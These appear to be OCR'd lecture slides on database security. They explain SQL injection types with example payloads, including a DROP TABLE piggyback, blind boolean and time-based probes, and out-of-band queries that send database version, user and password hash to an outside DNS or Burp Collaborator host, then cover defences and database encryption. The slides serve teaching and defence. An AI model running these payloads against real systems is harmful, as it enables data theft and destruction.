SELECT info FROM users WHERE name =
‘admin‘-- ‘ AND pwpd = ‘’
```

SQL Injection Categori

Other forms of Inband SQLi A

Piggybacked queries

Example: In this script, the user needs to enter a valid name and password:

```
$query = “SELECT info FROM user WHERE name
=’$_GET[“name”]’ AND pwd = ‘$_GET[“pwd”]’”;
```

But the attacker submits “**admin’; DROP table user--**”

for the name field.

➔ The resulting query would look like this:

```
SELECT info FROM users WHERE name =
‘admin’; DROP table user --’ AND pwpd = ‘’
```

SQL Injection Categories
2. Inferential (Blind) SQLi

- There is no actual transfer of data
- The attacker can reconstruct the information by sending requests and observing the resulting behavior of the website/database server.
- Takes longer to exploit than in-band SQL injection
- Two common types of blind SQLi

  a) Boolean-based SQLi

  b) Time-based SQLi

SQL Injection Categories
2. Inferential (Blind) SQLi

a) **Boolean-based:** An injection contains a conditional construct. This allow the attacker to **deduct if the tested expression was true or false** even if no data is returned to the end user.

Example:

Malicious parameter:

```
1; IF SYSTEM_USER='sa' SELECT 1 ELSE SELECT 5
```

SQL Injection Categories

2. Inferential (Blind) SQLi

Another Boolean-based Example:

URL: `www.random.com/app.php?id=1`

Backend Query: `select title from product where id =1`

Users Table:

Username	Password
Administrator	e3c33e889e0e1b62cb7f65c63b60c42bd77275d0e730432fc37b7e624b09ad1f

Payload:

```
www.random.com/app.php?id=1 and SUBSTRING((SELECT Password
FROM Users WHERE Username = 'Administrator'), 1, 1) = ‘s’
```

➔ Nothing is returned on the page ➔ Returned False ➔ ‘s’ is NOT the first character of the hashed password

SQL Injection Categories
2. Inferential (Blind) SQLi

b) **Time-based:** injects a SQL segment which contains specific DBMS function or heavy query that generates a time delay. Depending on **the time it takes to get the server response,** it is possible to deduce some information.

Example:

Malicious parameter:

```
1; IF SYSTEM_USER='sa' WAIT FOR DELAY '00:00:15’
```

Query generated (two possible outcomes for the injected if).

```
SELECT * FROM products WHERE id=1; IF
SYSTEM_USER='sa' WAIT FOR DELAY '00:00:15'
```

SQL Injection Categories

3. Out-of-band SQLi


Retrieve data through outbound channel, can be either DNS or HTTP protocol.

Examples:

DNS-based: SELECT load_file(CONCAT('\\\\’, (SELECT+@@version),'.',(SELECT+user),'.', (SELECT+password),'.',example.com\\test.txt’))

This will cause the application to send a DNS request to the domain *database_version.database_user.database_password.example.com*, exposing sensitive data (database version, username, and the user’s password) to the attacker.

HTTP-based



```
SELECT
UTL_HTTP.request('http://fexvz59jd1088tjhf7y6z0onkeq4e
t.burpcollaborator.net/'||'?version='||(SELECT version
FROM v$instance)||'&'||'user='||(SELECT user FROM
dual)||'&'||'hashpass='||(SELECT spare4 FROM sys.user
$ WHERE rownum=1)) FROM dual;
```

Risks Associated With SQL Injection

- **Database fingerprinting:** The attacker can determine the type of database
- **Bypassing authentication:** the attacker can gain access to the database as an authorized user
- **Executing remote commands:** the attacker can delete some data.
- **Performing privilege escalation:** the attacker can upgrade his access level and gain more privileges
- **Denial of service:** The attacker can flood the server with requests, thus denying service to valid users, or the attacker can delete some data.

Protection Techniques Against SQLi

- **Bind Variables (Using Parameterized Statements):** Instead of embedding the user input into the statement, the input should be bound to a parameter.
- **Filtering input (input validation)**
  - Remove escape characters from input strings
  - Check the type and format of the input
- **SQL DOM:** SQL Document Object Model is a set of classes that enables **automated data type validation and filtering.**

Database Encryption

- Encryption can be applied to:
  - –The entire database ➔ full encryption
  - –The column/attribute level
  - – The row/record level
  - – The individual field level

  ➔ Partial Encryption

Database Encryption Issues

1. **Key management**

   The overwhelming process of generation, protection, storage, exchange, replacement, and use of keys

2. **Inflexibility**

   When part or all of the database is encrypted, it becomes more difficult to perform record searching/processing

   ➔ Performance degradation

Read about **Homomorphic Encryption**




Figure 5.9 A Database Encryption Scheme

LECTURE REFERENCES

"Computer Security: Principles and Practice", 4/e, by William Stallings and Lawrie Brown

Chapter 5 - "Database and Data Center Security"

"Databases Illuminated", 4/e, by Catherine M. Ricardo, Susan D. Urban and Karen C. Davis

- **Chapter 8 – "Introduction toDatabase Security".**

"Fundamentals of Database Systems", 7/e, by Ramez Elmasri and Shamkant B. Navathe

Chapter 30 – "Database Security".

Thank you